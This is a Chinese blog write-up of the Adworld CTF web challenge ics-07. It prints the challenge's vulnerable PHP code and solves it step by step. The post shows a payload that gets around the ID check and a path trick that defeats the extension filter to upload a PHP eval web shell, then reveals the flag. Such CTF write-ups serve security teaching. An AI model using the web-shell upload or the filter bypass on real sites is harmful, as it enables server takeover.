攻防世界 web 进阶 ics-07

原创


_Christo 于 2019-08-11 20:46:01 发布 4058 收藏 6

分类专栏： ctf 文章标签： 攻防世界 web 进阶 ics-07

本文链接：https://blog.csdn.net/weixin_42499640/article/details/99205257

工控云管理系统项目管理页面解析漏洞

/index.php



view-source

看到view-source

看一下源码

```php
<?php
    if ($_SESSION['admin']) {
      $con = $_POST['con'];
      $file = $_POST['file'];
      $filename = "backup/".$file;

      if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename)){
         die("Bad file extension");
      }else{
           chdir('uploaded');
          $f = fopen($filename, 'w');
          fwrite($f, $con);
          fclose($f);
      }
    }
    ?>



  <?php
     if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
       include 'config.php';
       $id = mysql_real_escape_string($_GET[id]);
       $sql="select * from cetc007.user where id='$id'";
       $result = mysql_query($sql);
       $result = mysql_fetch_object($result);
     } else {
       $result = False;
       die();
     }

     if(!$result)die("<br >something wae wrong ! <br>");
     if($result){
       echo "id: ".$result->id."</br>";
       echo "name:".$result->user."</br>";
       $_SESSION['admin'] = True;
     }
    ?>
```

先看这一段

```php
<?php
        if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
          include 'config.php';
          $id = mysql_real_escape_string($_GET[id]);
          $sql="select * from cetc007.user where id='$id'";
          $result = mysql_query($sql);
          $result = mysql_fetch_object($result);
        } else {
          $result = False;
          die();
        }

        if(!$result)die("<br >something wae wrong ! <br>");
        if($result){
          echo "id: ".$result->id."</br>";
          echo "name:".$result->user."</br>";
          $_SESSION['admin'] = True;
        }
       ?>
```

我们只需要绕过`isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9'`
拿到 $_SESSION[‘admin’] = True;
构造payload：?id=1–9&submit&page=flag.php
成功

接下来看下一关

```php
<?php
    if ($_SESSION['admin']) {
      $con = $_POST['con'];
      $file = $_POST['file'];
      $filename = "backup/".$file;  //假目录

      if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i', $filename)){
         die("Bad file extension");
      }else{
           chdir('uploaded'); //更改目录
          $f = fopen($filename, 'w');
          fwrite($f, $con);
          fclose($f);
      }
    }
    ?>
```


这里需要注意 `$filename = "backup/".$file;` 这一句
backup/ 是个假目录
`chdir('uploaded');` 这里改了目录
有用的是这个目录
这里的正则没看懂
看了大佬的wp
说这个是只过滤了最后一个"."后面的东西。


可以使用…/filename/.来过滤


现在尝试写个东西进去
con是文件内容
file是文件名
使用POST传参

```
con=<?php @eval($_POST['orz123']);?>&file=../orz.php/.
一句话木马
```

接下来都懂的
菜刀大法好！！！！！！！！！！！！






首页
111.198.29.45
111.198.29.45
载入
/var/www/html/flag.php
保存
星期日 2019-08-11 七月十一
站点类别
默认类别
Type1
<html>
<head>
<meta charset="utf-8" />
</head>
<body>
<?php
$flag="cyberpeace{76cd7d2d0c3f21e143ce60677c6dab16}";
?>
</body>
</html>
https://blog.csdn.net/
Line: 11, CB2312

Orz